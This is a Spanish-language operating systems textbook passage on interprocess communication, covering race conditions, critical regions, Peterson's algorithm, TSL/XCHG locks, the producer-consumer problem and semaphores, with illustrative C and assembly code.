En algunos sistemas operativos, los procesos que trabajan en conjunto pueden compartir cierto espacio de almacenamiento en el que pueden leer y escribir datos. El almacenamiento compartido puede estar en la memoria principal (posiblemente en una estructura de datos del kernel) o puede ser un archivo compartido; la ubicación de la memoria compartida no cambia la naturaleza de la comunicación o los problemas que surgen. Para ver cómo funciona la comunicación entre procesos en la práctica, consideremos un ejemplo simple pero común: un spooler de impresión. Cuando un proceso desea imprimir un archivo, introduce el nombre del archivo en un **directorio de spooler** especial. Otro proceso, el **demonio de impresión**, comprueba en forma periódica si hay archivos que deban imprimirse y si los hay, los imprime y luego elimina sus nombres del directorio.

Imagine que nuestro directorio de spooler tiene una cantidad muy grande de ranuras, numeradas como 0, 1, 2, …, cada una de ellas capaz de contener el nombre de un archivo. Imagine también que hay dos variables compartidas: *sal*, que apunta al siguiente archivo a imprimir, y *ent*, que apunta a la siguiente ranura libre en el directorio. Estas dos variables podrían mantenerse muy bien en un archivo de dos palabras disponible para todos los procesos. En cierto momento, las ranuras de la 0 a la 3 están vacías (ya se han impreso los archivos) y las ranuras de la 4 a la 6 están llenas (con los nombres de los archivos en la cola de impresión). De manera más o menos simultánea, los procesos *A* y *B* deciden que desean poner en cola un archivo para imprimirlo. Esta situación se muestra en la figura 2-21.




Figura 2-21. Dos procesos desean acceder a la memoria compartida al mismo tiempo.

En las jurisdicciones en las que se aplica la ley de Murphy† podría ocurrir lo siguiente. El proceso *A* lee *ent* y guarda el valor 7 en una variable local, llamada *siguiente_ranura_libre*. Justo entonces ocurre una interrupción de reloj y la CPU decide que el proceso *A* se ha ejecutado durante un tiempo suficiente, por lo que conmuta al proceso *B*. El proceso *B* también lee *ent* y también obtiene un 7. De igual forma lo almacena en *su* variable local *siguiente_ranura_libre*. En este instante, ambos procesos piensan que la siguiente ranura libre es la 7.

Ahora el proceso *B* continúa su ejecución. Almacena el nombre de su archivo en la ranura 7 y actualiza *ent* para que sea 8. Después realiza otras tareas.

En cierto momento el proceso *A* se ejecuta de nuevo, partiendo del lugar en el que se quedó. Busca en *siguiente_ranura_libre*, encuentra un 7 y escribe el nombre de su archivo en la ranura 7, borrando el nombre que el proceso *B* acaba de poner ahí. Luego calcula *siguiente_ranura_libre* + 1, que es 8 y fija *ent* para que sea 8. El directorio de spooler es ahora internamente consistente, por

† Si algo puede salir mal, lo hará.

lo que el demonio de impresión no detectará nada incorrecto, pero el proceso *B* nunca recibirá ninguna salida.

El usuario *B* esperará en el cuarto de impresora por años, deseando con vehemencia obtener la salida que nunca llegará. Situaciones como ésta, en donde dos o más procesos están leyendo o escribiendo algunos datos compartidos y el resultado final depende de quién se ejecuta y exactamente cuándo lo hace, se conocen como **condiciones de carrera**. Depurar programas que contienen condiciones de carrera no es nada divertido. Los resultados de la mayoría de las ejecuciones de prueba están bien, pero en algún momento poco frecuente ocurrirá algo extraño e inexplicable.

2.3.2 Regiones críticas

¿Cómo evitamos las condiciones de carrera? La clave para evitar problemas aquí y en muchas otras situaciones en las que se involucran la memoria compartida, los archivos compartidos y todo lo demás compartido es buscar alguna manera de prohibir que más de un proceso lea y escriba los datos compartidos al mismo tiempo. Dicho en otras palabras, lo que necesitamos es **exclusión mutua**, cierta forma de asegurar que si un proceso está utilizando una variable o archivo compartido, los demás procesos se excluirán de hacer lo mismo. La dificultad antes mencionada ocurrió debido a que el proceso *B* empezó a utilizar una de las variables compartidas antes de que el proceso *A* terminara con ella. La elección de operaciones primitivas apropiadas para lograr la exclusión mutua es una cuestión de diseño importante en cualquier sistema operativo y un tema que analizaremos con mayor detalle en las siguientes secciones.

El problema de evitar las condiciones de carrera también se puede formular de una manera abstracta. Parte del tiempo, un proceso está ocupado realizando cálculos internos y otras cosas que no producen condiciones de carrera. Sin embargo, algunas veces un proceso tiene que acceder a la memoria compartida o a archivos compartidos, o hacer otras cosas críticas que pueden producir carreras. Esa parte del programa en la que se accede a la memoria compartida se conoce como **región crítica** o **sección crítica**. Si pudiéramos ordenar las cosas de manera que dos procesos nunca estuvieran en sus regiones críticas al mismo tiempo, podríamos evitar las carreras.

Aunque este requerimiento evita las condiciones de carrera, no es suficiente para que los procesos en paralelo cooperen de la manera correcta y eficiente al utilizar datos compartidos. Necesitamos cumplir con cuatro condiciones para tener una buena solución:

1. No puede haber dos procesos de manera simultánea dentro de sus regiones críticas.

2. No pueden hacerse suposiciones acerca de las velocidades o el número de CPUs.

3. Ningún proceso que se ejecute fuera de su región crítica puede bloquear otros procesos.

4. Ningún proceso tiene que esperar para siempre para entrar a su región crítica.

En sentido abstracto, el comportamiento que deseamos se muestra en la figura 2-22. Aquí el proceso *A* entra a su región crítica en el tiempo T_1. Un poco después, en el tiempo T_2 el proceso *B* intenta entrar a su región crítica, pero falla debido a que otro proceso ya se encuentra en su

región crítica y sólo se permite uno a la vez. En consecuencia, *B* se suspende temporalmente hasta el tiempo T_3 cuando *A* sale de su región crítica, con lo cual se permite a *B* entrar de inmediato. En algún momento dado *B* sale (en T_4) y regresamos a la situación original, sin procesos en sus regiones críticas.




Figura 2-22. Exclusión mutua mediante el uso de regiones críticas.

2.3.3 Exclusión mutua con espera ocupada

En esta sección examinaremos varias proposiciones para lograr la exclusión mutua, de manera que mientras un proceso esté ocupado actualizando la memoria compartida en su región crítica, ningún otro proceso puede entrar a *su* región crítica y ocasionar problemas.

Deshabilitando interrupciones

En un sistema con un solo procesador, la solución más simple es hacer que cada proceso deshabilite todas las interrupciones justo después de entrar a su región crítica y las rehabilite justo después de salir. Con las interrupciones deshabilitadas, no pueden ocurrir interrupciones de reloj. Después de todo, la CPU sólo se conmuta de un proceso a otro como resultado de una interrupción del reloj o de otro tipo, y con las interrupciones desactivadas la CPU no se conmutará a otro proceso. Por ende, una vez que un proceso ha deshabilitado las interrupciones, puede examinar y actualizar la memoria compartida sin temor de que algún otro proceso intervenga.

Por lo general este método es poco atractivo, ya que no es conveniente dar a los procesos de usuario el poder para desactivar las interrupciones. Suponga que uno de ellos lo hiciera y nunca las volviera a activar. Ése podría ser el fin del sistema; aún más: si el sistema es un multiprocesador (con dos o posiblemente más CPUs), al deshabilitar las interrupciones sólo se ve afectada la CPU que ejecutó la instrucción disable. Las demás continuarán ejecutándose y pueden acceder a la memoria compartida.

Por otro lado, con frecuencia es conveniente para el mismo kernel deshabilitar las interrupciones por unas cuantas instrucciones mientras actualiza variables o listas. Por ejemplo, si ocurriera una interrupción mientras la lista de procesos se encuentra en un estado inconsistente, podrían producirse condiciones de carrera. La conclusión es que a menudo deshabilitar interrupciones es una técnica útil dentro del mismo sistema operativo, pero no es apropiada como mecanismo de exclusión mutua general para los procesos de usuario.

La posibilidad de lograr la exclusión mutua al deshabilitar las interrupciones (incluso dentro del kernel) está disminuyendo día con día debido al creciente número de chips multinúcleo que se encuentran hasta en las PCs de bajo rendimiento. Ya es común que haya dos núcleos, las máquinas actuales de alto rendimiento tienen cuatro y dentro de poco habrá ocho o 16. En un multinúcleo (es decir, sistema con multiprocesadores) al deshabilitar las interrupciones de una CPU no se evita que las demás CPUs interfieran con las operaciones que la primera CPU está realizando. En consecuencia, se requieren esquemas más sofisticados.

Variables de candado

Como segundo intento, busquemos una solución de software. Considere tener una sola variable compartida (de candado), que al principio es 0. Cuando un proceso desea entrar a su región crítica primero evalúa el candado. Si este candado es 0, el proceso lo fija en 1 y entra a la región crítica. Si el candado ya es 1 sólo espera hasta que el candado se haga 0. Por ende, un 0 significa que ningún proceso está en su región crítica y un 1 significa que algún proceso está en su región crítica.

Por desgracia, esta idea contiene exactamente el mismo error fatal que vimos en el directorio de spooler. Suponga que un proceso lee el candado y ve que es 0. Antes de que pueda fijar el candado a 1, otro proceso se planifica para ejecutarse y fija el candado a 1. Cuando el primer proceso se ejecuta de nuevo, también fija el candado a 1 y por lo tanto dos procesos se encontrarán en sus regiones críticas al mismo tiempo.

Ahora el lector podría pensar que podemos resolver este problema si leemos primero el valor de candado y después lo verificamos de nuevo justo antes de almacenar el nuevo valor en él, pero en realidad eso no ayuda. La condición de carrera se produce ahora si el segundo proceso modifica el candado justo después que el primer proceso haya terminado su segunda verificación.

Alternancia estricta

En la figura 2-23 se muestra la tercera solución para el problema de la exclusión mutua. Este fragmento de programa, al igual que casi todos los demás en este libro, está escrito en C. Aquí elegimos el lenguaje C debido a que los sistemas operativos reales casi siempre se escriben en C (o en algunas ocasiones, en C++), pero casi nunca en lenguajes como Java, Modula 3 o Pascal. C es potente, eficiente y predecible, características cruciales para escribir sistemas operativos. Por ejemplo, Java no es predecible debido a que se podría agotar el espacio de almacenamiento en un momento crítico y tendría que invocar al recolector de basura para reclamar la memoria en un momento verdaderamente inoportuno. Esto no puede ocurrir en C, debido a que no hay recolección

de basura. Una comparación cuantitativa de C, C++, Java y cuatro lenguajes más se proporciona en (Prechelt, 2000).

```
while (TRUE) {
    while (turno != 0)       /* ciclo */ ;
    region_critica();
    turno = 1;
    region_nocritica();
}
            (a)
```

```
while (TRUE) {
    while (turno != 1)       /* ciclo */ ;
    region_critica();
    turno = 0;
    region_nocritica();
}
            (b)
```

Figura 2-23. Una solución propuesta para el problema de la región crítica. (a) Proceso 0. (b) Proceso 1. En ambos casos, asegúrese de tener en cuenta los signos de punto y coma que terminan las instrucciones `while`.

En la figura 2-23, la variable entera *turno* (que al principio es 0) lleva la cuenta acerca de a qué proceso le toca entrar a su región crítica y examinar o actualizar la memoria compartida. Al principio, el proceso 0 inspecciona *turno*, descubre que es 0 y entra a su región crítica. El proceso 1 también descubre que es 0 y por lo tanto se queda en un ciclo estrecho, evaluando *turno* en forma continua para ver cuándo se convierte en 1. A la acción de evaluar en forma continua una variable hasta que aparezca cierto valor se le conoce como **espera ocupada**. Por lo general se debe evitar, ya que desperdicia tiempo de la CPU. La espera ocupada sólo se utiliza cuando hay una expectativa razonable de que la espera será corta. A un candado que utiliza la espera ocupada se le conoce como **candado de giro**.

Cuando el proceso 0 sale de la región crítica establece *turno* a 1, para permitir que el proceso 1 entre a su región crítica. Suponga que el proceso 1 sale rápidamente de su región crítica, de manera que ambos procesos se encuentran en sus regiones no críticas, con *turno* establecido en 0. Ahora el proceso 0 ejecuta todo su ciclo rápidamente, saliendo de su región crítica y estableciendo *turno* a 1. En este punto, *turno* es 1 y ambos procesos se están ejecutando en sus regiones no críticas.

De repente, el proceso 0 termina en su región no crítica y regresa a la parte superior de su ciclo. Por desgracia no puede entrar a su región crítica ahora, debido a que *turno* es 1 y el proceso 1 está ocupado con su región no crítica. El proceso 0 espera en su ciclo `while` hasta que el proceso 1 establezca *turno* a 0. Dicho en forma distinta, tomar turnos no es una buena idea cuando uno de los procesos es mucho más lento que el otro.

Esta situación viola la condición 3 antes establecida: el proceso 0 está siendo bloqueado por un proceso que no está en su región crítica. Volviendo al directorio de spooler antes mencionado, si ahora asociamos la región crítica con la lectura y escritura del directorio de spooler, el proceso 0 no podría imprimir otro archivo debido a que el proceso 1 está haciendo otra cosa.

De hecho, esta solución requiere que los dos procesos se alternen de manera estricta al entrar en sus regiones críticas (por ejemplo, al poner archivos en la cola de impresión). Ninguno podría poner dos archivos en la cola al mismo tiempo. Aunque este algoritmo evita todas las condiciones de carrera, en realidad no es un candidato serio como solución, ya que viola la condición 3.

Solución de Peterson

Al combinar la idea de tomar turnos con la idea de las variables de candado y las variables de advertencia, un matemático holandés llamado T. Dekker fue el primero en idear una solución de software para el problema de la exclusión mutua que no requiere de una alternancia estricta. Para ver un análisis del algoritmo de Dekker, consulte (Dijkstra, 1965).

En 1981, G.L. Peterson descubrió una manera mucho más simple de lograr la exclusión mutua, con lo cual la solución de Dekker se hizo obsoleta. El algoritmo de Peterson se muestra en la figura 2-24. Este algoritmo consiste de dos procedimientos escritos en ANSI C, lo cual significa que se deben suministrar prototipos para todas las funciones definidas y utilizadas. Sin embargo, para ahorrar espacio no mostraremos los prototipos en este ejemplo ni en los siguientes.

```
#define FALSE 0
#define TRUE 1
#define N   2                                /* número de procesos */

int turno;                                   /* ¿de quién es el turno? */
int interesado[N];                           /* al principio todos los valores son 0 (FALSE) */

void entrar_region(int proceso);             /* el proceso es 0 o 1 */
{
    int otro;                                /* número del otro proceso */

    otro = 1 – proceso;                      /* el opuesto del proceso */
    interesado[proceso] = TRUE;              /* muestra que está interesado */
    turno = proceso;                         /* establece la bandera */
    while (turno == proceso && interesado[otro] == TRUE)  /* instrucción nula */;
}

void salir_region(int proceso)               /* proceso: quién está saliendo */
{
    interesado[proceso] = FALSE;             /* indica que salió de la región crítica */
}
```

Figura 2-24. Solución de Peterson para lograr la exclusión mutua.

Antes de utilizar las variables compartidas (es decir, antes de entrar a su región crítica), cada proceso llama a *entrar_region* con su propio número de proceso (0 o 1) como parámetro. Esta llamada hará que espere, si es necesario, hasta que sea seguro entrar. Una vez que haya terminado con las variables compartidas, el proceso llama a *salir_region* para indicar que ha terminado y permitir que los demás procesos entren, si así lo desea.

Veamos cómo funciona esta solución. Al principio ningún proceso se encuentra en su región crítica. Ahora el proceso 0 llama a *entrar_region*. Indica su interés estableciendo su elemento del arreglo y fija *turno* a 0. Como el proceso 1 no está interesado, *entrar_region* regresa de inmediato. Si ahora el proceso 1 hace una llamada a *entrar_region*, se quedará ahí hasta que *interesado*[0] sea

FALSE, un evento que sólo ocurre cuando el proceso 0 llama a *salir_region* para salir de la región crítica.

Ahora considere el caso en el que ambos procesos llaman a *entrar_region* casi en forma simultánea. Ambos almacenarán su número de proceso en *turno*. Cualquier almacenamiento que se haya realizado al último es el que cuenta; el primero se sobrescribe y se pierde. Suponga que el proceso 1 almacena al último, por lo que *turno* es 1. Cuando ambos procesos llegan a la instrucción `while`, el proceso 0 la ejecuta 0 veces y entra a su región crítica. El proceso 1 itera y no entra a su región crítica sino hasta que el proceso 0 sale de su región crítica.

La instrucción TSL

Ahora veamos una proposición que requiere un poco de ayuda del hardware. Algunas computadoras, en especial las diseñadas con varios procesadores en mente, tienen una instrucción tal como

```
TSL REGISTRO, CANDADO
```

(Evaluar y fijar el candado) que funciona de la siguiente manera. Lee el contenido de la palabra de memoria *candado* y lo guarda en el registro `RX`, y después almacena un valor distinto de cero en la dirección de memoria *candado*. Se garantiza que las operaciones de leer la palabra y almacenar un valor en ella serán indivisibles; ningún otro procesador puede acceder a la palabra de memoria sino hasta que termine la instrucción. La CPU que ejecuta la instrucción `TSL` bloquea el bus de memoria para impedir que otras CPUs accedan a la memoria hasta que termine.

Es importante observar que bloquear el bus de memoria es una acción muy distinta de la de deshabilitar las interrupciones. Al deshabilitar las interrupciones y después realizar una operación de lectura en una palabra de memoria, seguida de una operación de escritura, no se evita que un segundo procesador en el bus acceda a la palabra entre la lectura y la escritura. De hecho, si se deshabilitan las interrupciones en el procesador 1 no se produce efecto alguno en el procesador 2. La única forma de mantener el procesador 2 fuera de la memoria hasta que el procesador 1 termine es bloquear el bus, para lo cual se requiere una herramienta de hardware especial (básicamente, una línea de bus que afirme que el bus está bloqueado y no disponible para los demás procesadores aparte del que lo bloqueó).

Para usar la instrucción `TSL` necesitamos una variable compartida (*candado*) que coordine el acceso a la memoria compartida. Cuando *candado* es 0, cualquier proceso lo puede fijar en 1 mediante el uso de la instrucción `TSL` y después una lectura o escritura en la memoria compartida. Cuando termina, el proceso establece *candado* de vuelta a 0 mediante una instrucción `move` ordinaria.

¿Cómo se puede utilizar esta instrucción para evitar que dos procesos entren al mismo tiempo en sus regiones críticas? La solución se proporciona en la figura 2-25, donde se muestra una subrutina de cuatro instrucciones en un lenguaje ensamblador ficticio (pero común). La primera instrucción copia el antiguo valor de *candado* en el registro y después fija el *candado* a 1. Después, el valor anterior se compara con 0. Si es distinto de cero, el candado ya estaba cerrado, por lo que el programa sólo regresa al principio y lo vuelve a evaluar. Tarde o temprano se volverá 0 (cuando el proceso que esté actualmente en su región crítica se salga de ella) y la subrutina regresará, con el bloqueo establecido. Es muy simple quitar el bloqueo. El programa sólo almacena un 0 en *candado*. No se necesitan instrucciones especiales de sincronización.

```
entrar_region:
      TSL REGISTRO,CANDADO          |copia candado al registro y fija candado a 1
      CMP REGISTRO,#0               |¿era candado cero?
      JNE entrar_region             |si era distinto de cero, el candado está cerrado, y se repite
      RET                           |regresa al llamador; entra a región crítica

salir_region:
      MOVE CANDADO,#0               |almacena 0 en candado
      RET                           |regresa al llamador
```

Figura 2-25. Cómo entrar y salir de una región crítica mediante la instrucción TSL.

Ahora tenemos una solución simple y directa para el problema de regiones críticas. Antes de entrar a su región crítica, un proceso llama a *entrar_region*, que lleva a cabo una espera ocupada hasta que el candado está abierto; después adquiere el candado y regresa. Después de la región crítica, el proceso llama a *salir_region*, que almacena un 0 en *candado*. Al igual que con todas las soluciones basadas en regiones críticas, los procesos deben llamar a *entrar_region* y *salir_region* en los momentos correctos para que el método funcione. Si un proceso hace trampa, la exclusión mutua fallará.

Una instrucción alternativa para TSL es XCHG, que intercambia el contenido de dos ubicaciones en forma atómica; por ejemplo, un registro y una palabra de memoria. El código se muestra en la figura 2-26 y como se puede ver, es en esencia el mismo que la solución con TSL. Todas las CPUs Intel x86 utilizan la instrucción XCHG para la sincronización de bajo nivel.

```
entrar_region:
      MOVE REGISTRO,#1              |coloca 1 en el registro
      XCHG REGISTRO,CANDADO         |intercambia el contenido del registro y la variable candado
      CMP REGISTRO,#0               |¿era candado cero?
      JNE entrar_region             |si era distinto de cero, el candado está cerrado, y se repite
      RET                           |regresa al que hizo la llamada; entra a región crítica

salir_region:
   MOVE CANDADO,#0                  |almacena 0 en candado
   RET                              |regresa al que hizo la llamada
```

Figura 2-26. Cómo entrar y salir de una región crítica mediante la instrucción XCHG.

2.3.4 Dormir y despertar

Tanto la solución de Peterson como las soluciones mediante TSL o XCHG son correctas, pero todas tienen el defecto de requerir la espera ocupada. En esencia, estas soluciones comprueban si se

permite la entrada cuando un proceso desea entrar a su región crítica. Si no se permite, el proceso sólo espera en un ciclo estrecho hasta que se permita la entrada.

Este método no sólo desperdicia tiempo de la CPU, sino que también puede tener efectos inesperados. Considere una computadora con dos procesos: *H* con prioridad alta y *L* con prioridad baja. Las reglas de planificación son tales que *H* se ejecuta cada vez que se encuentra en el estado listo. En cierto momento, con *L* en su región crítica, *H* cambia al estado listo para ejecutarse (por ejemplo, cuando se completa una operación de E/S). Entonces *H* empieza la espera ocupada, pero como *L* nunca se planifica mientras *H* está en ejecución, *L* nunca tiene la oportunidad de salir de su región crítica, por lo que *H* itera en forma indefinida. A esta situación se le conoce algunas veces como el **problema de inversión de prioridades**.

Veamos ahora ciertas primitivas de comunicación entre procesos que bloquean en vez de desperdiciar tiempo de la CPU cuando no pueden entrar a sus regiones críticas. Una de las más simples es el par `sleep` (dormir) y `wakeup` (despertar). `Sleep` es una llamada al sistema que hace que el proceso que llama se bloquee o desactive, es decir, que se suspenda hasta que otro proceso lo despierte. La llamada `wakeup` tiene un parámetro, el proceso que se va a despertar o activar. De manera alternativa, tanto `sleep` como `wakeup` tienen un parámetro, una dirección de memoria que se utiliza para asociar las llamadas a `sleep` con las llamadas a `wakeup`.

El problema del productor-consumidor

Como ejemplo de la forma en que se pueden utilizar estas primitivas, consideremos el problema del **productor-consumidor** (conocido también como el problema del **búfer limitado**). Dos procesos comparten un búfer común, de tamaño fijo. Uno de ellos (el productor) coloca información en el búfer y el otro (el consumidor) la saca (también es posible generalizar el problema de manera que haya *m* productores y *n* consumidores, pero sólo consideraremos el caso en el que hay un productor y un consumidor, ya que esta suposición simplifica las soluciones).

El problema surge cuando el productor desea colocar un nuevo elemento en el búfer, pero éste ya se encuentra lleno. La solución es que el productor se vaya a dormir (se desactiva) y que se despierte (se active) cuando el consumidor haya quitado uno o más elementos. De manera similar, si el consumidor desea quitar un elemento del búfer y ve que éste se encuentra vacío, se duerme hasta que el productor coloca algo en el búfer y lo despierta.

Este método suena lo bastante simple, pero produce los mismos tipos de condiciones de carrera que vimos antes con el directorio de spooler. Para llevar la cuenta del número de elementos en el búfer, necesitamos una variable (*cuenta*). Si el número máximo de elementos que puede contener el búfer es *N*, el código del productor comprueba primero si *cuenta* es *N*. Si lo es, el productor se duerme; si no lo es, el productor agrega un elemento e incrementará *cuenta*.

El código del consumidor es similar: primero evalúa *cuenta* para ver si es 0. Si lo es, se duerme; si es distinta de cero, quita un elemento y disminuye el contador cuenta. Cada uno de los procesos también comprueba si el otro se debe despertar y de ser así, lo despierta. El código para el productor y el consumidor se muestra en la figura 2-27.

Para expresar llamadas al sistema como `sleep` y `wakeup` en C, las mostraremos como llamadas a rutinas de la biblioteca. No forman parte de la biblioteca estándar de C, pero es de suponer que estarán disponibles en cualquier sistema que tenga realmente estas llamadas al sistema.

```
#define N 100                                   /* número de ranuras en el búfer */
int cuenta = 0;                                 /* número de elementos en el búfer */

void productor(void)
{
        int elemento;

        while (TRUE) {                          /* se repite en forma indefinida */
            elemento = producir_elemento();     /* genera el siguiente elemento */
            if (cuenta == N) sleep();           /* si el búfer está lleno, pasa a inactivo */
            insertar_elemento(elemento);        /* coloca elemento en búfer */
            cuenta = cuenta + 1;                /* incrementa cuenta de elementos en búfer */
            if (cuenta == 1) wakeup(consumidor); /* ¿estaba vacío el búfer? */
        }
}


void consumidor(void)
{
        int elemento;

        while (TRUE) {                          /* se repite en forma indefinida */
            if (cuenta == 0) sleep();           /* si búfer está vacío, pasa a inactivo */
            elemento = quitar_elemento();       /* saca el elemento del búfer */
            cuenta = cuenta – 1;                /* disminuye cuenta de elementos en búfer */
            if (cuenta==N–1) wakeup(productor); /* ¿estaba lleno el búfer? */
            consumir_elemento(elemento);        /* imprime el elemento */
        }
}
```

Figura 2-27. El problema del productor-consumidor con una condición de carrera fatal.

Los procedimientos *insertar_elemento* y *quitar_elemento*, que no se muestran aquí, se encargan de colocar elementos en el búfer y sacarlos del mismo.

Ahora regresemos a la condición de carrera. Puede ocurrir debido a que el acceso a *cuenta* no está restringido. Es posible que ocurra la siguiente situación: el búfer está vacío y el consumidor acaba de leer *cuenta* para ver si es 0. En ese instante, el planificador decide detener al consumidor en forma temporal y empieza a ejecutar el productor. El productor inserta un elemento en el búfer, incrementa *cuenta* y observa que ahora es 1. Razonando que *cuenta* era antes 0, y que por ende el consumidor debe estar dormido, el productor llama a *wakeup* para despertar al consumidor.

Por desgracia, el consumidor todavía no está lógicamente dormido, por lo que la señal para despertarlo se pierde. Cuando es turno de que se ejecute el consumidor, evalúa el valor de *cuenta* que leyó antes, encuentra que es 0 y pasa a dormirse. Tarde o temprano el productor llenará el búfer y también pasará a dormirse. Ambos quedarán dormidos para siempre.

La esencia del problema aquí es que una señal que se envía para despertar a un proceso que no está dormido (todavía) se pierde. Si no se perdiera, todo funcionaría. Una solución rápida es modificar las reglas para agregar al panorama un **bit de espera de despertar**. Cuando se envía una señal de despertar a un proceso que sigue todavía despierto, se fija este bit. Más adelante, cuando el proceso intenta pasar a dormir, si el bit de espera de despertar está encendido, se apagará pero el proceso permanecerá despierto. Este bit es una alcancía para almacenar señales de despertar.

Aunque el bit de espera de despertar logra su cometido en este ejemplo simple, es fácil construir ejemplos con tres o más procesos en donde un bit de espera de despertar es insuficiente. Podríamos hacer otra modificación y agregar un segundo bit de espera de despertar, tal vez hasta 8 o 32 de ellos, pero en principio el problema sigue ahí.

2.3.5 Semáforos

Esta era la situación en 1965, cuando E. W. Dijkstra (1965) sugirió el uso de una variable entera para contar el número de señales de despertar, guardadas para un uso futuro. En su propuesta introdujo un nuevo tipo de variable, al cual él le llamó **semáforo**. Un semáforo podría tener el valor 0, indicando que no se guardaron señales de despertar o algún valor positivo si estuvieran pendientes una o más señales de despertar.

Dijkstra propuso que se tuvieran dos operaciones, `down` y `up` (generalizaciones de `sleep` y `wakeup`, respectivamente). La operación `down` en un semáforo comprueba si el valor es mayor que 0. De ser así, disminuye el valor (es decir, utiliza una señal de despertar almacenada) y sólo continúa. Si el valor es 0, el proceso se pone a dormir sin completar la operación `down` por el momento. Las acciones de comprobar el valor, modificarlo y posiblemente pasar a dormir, se realizan en conjunto como una sola **acción atómica** indivisible. Se garantiza que, una vez que empieza una operación de semáforo, ningún otro proceso podrá acceder al semáforo sino hasta que la operación se haya completado o bloqueado. Esta atomicidad es absolutamente esencial para resolver problemas de sincronización y evitar condiciones de carrera. Las acciones atómicas, en las que un grupo de operaciones relacionadas se realizan sin interrupción o en definitiva no se realizan, son en extremo importantes en muchas otras áreas de las ciencias computacionales también.

La operación `up` incrementa el valor del semáforo direccionado. Si uno o más procesos estaban inactivos en ese semáforo, sin poder completar una operación `down` anterior, el sistema selecciona uno de ellos (al azar) y permite que complete su operación `down`. Así, después de una operación `up` en un semáforo que contenga procesos dormidos, el semáforo seguirá en 0 pero habrá un proceso menos dormido en él. La operación de incrementar el semáforo y despertar a un proceso también es indivisible. Ningún proceso se bloquea al realizar una operación `up`, de igual forma que ningún proceso se bloquea realizando una operación `wakeup` en el modelo anterior.

Como punto adicional, en su artículo original, Dijsktra utilizó los nombres `P` y `V` en vez de `down` y `up`, respectivamente. Como éstos no tienen un significado nemónico para las personas que no hablan holandés y sólo tienen un significado marginal para aquellos que lo hablan [*Proberen* (intentar) y *Verhogen* (elevar, elevar más)], utilizaremos los términos `down` y `up` en su defecto. Éstos se introdujeron por primera vez en el lenguaje de programación Algol 68.

Cómo resolver el problema del productor-consumidor mediante el uso de semáforos

Los semáforos resuelven el problema de pérdida de señales de despertar, como se muestra en la figura 2-28. Para que funcionen de manera correcta, es esencial que se implementen de una forma indivisible. Lo normal es implementar `up` y `down` como llamadas al sistema, en donde el sistema operativo deshabilita brevemente todas las interrupciones, mientras evalúa el semáforo, lo actualiza y pone el proceso a dormir, si es necesario. Como todas estas acciones requieren sólo unas cuantas instrucciones, no hay peligro al deshabilitar las interrupciones. Si se utilizan varias CPUs, cada semáforo debe estar protegido por una variable de candado, en donde se utilicen las instrucciones `TSL` o `XCHG` para asegurar que sólo una CPU a la vez pueda examinar el semáforo.

Asegúrese de comprender que el uso de `TSL` o `XCHG`, para evitar que varias CPUs tengan acceso al semáforo al mismo tiempo, es algo muy distinto al caso en el que el productor o el consumidor están en espera ocupada, esperando a que el otro vacíe o llene el búfer. La operación de semáforo sólo tarda unos cuantos microsegundos, mientras que el productor o el consumidor podrían tardarse una cantidad de tiempo arbitraria y extensa.

Esta solución utiliza tres semáforos: uno llamado *llenas* para contabilizar el número de ranuras llenas, otro llamado *vacías* para contabilizar el número de ranuras vacías y el último llamado *mutex*, para asegurar que el productor y el consumidor no tengan acceso al búfer al mismo tiempo. Al principio *llenas* es 0, *vacías* es igual al número de ranuras en el búfer y *mutex* es 1. Los semáforos que se inicializan a 1 y son utilizados por dos o más procesos para asegurar que sólo uno de ellos pueda entrar a su región crítica en un momento dado se llaman **semáforos binarios**. Si cada proceso realiza una operación `down` justo antes de entrar a su región crítica y una operación `up` justo después de salir de ella, se garantiza la exclusión mutua.

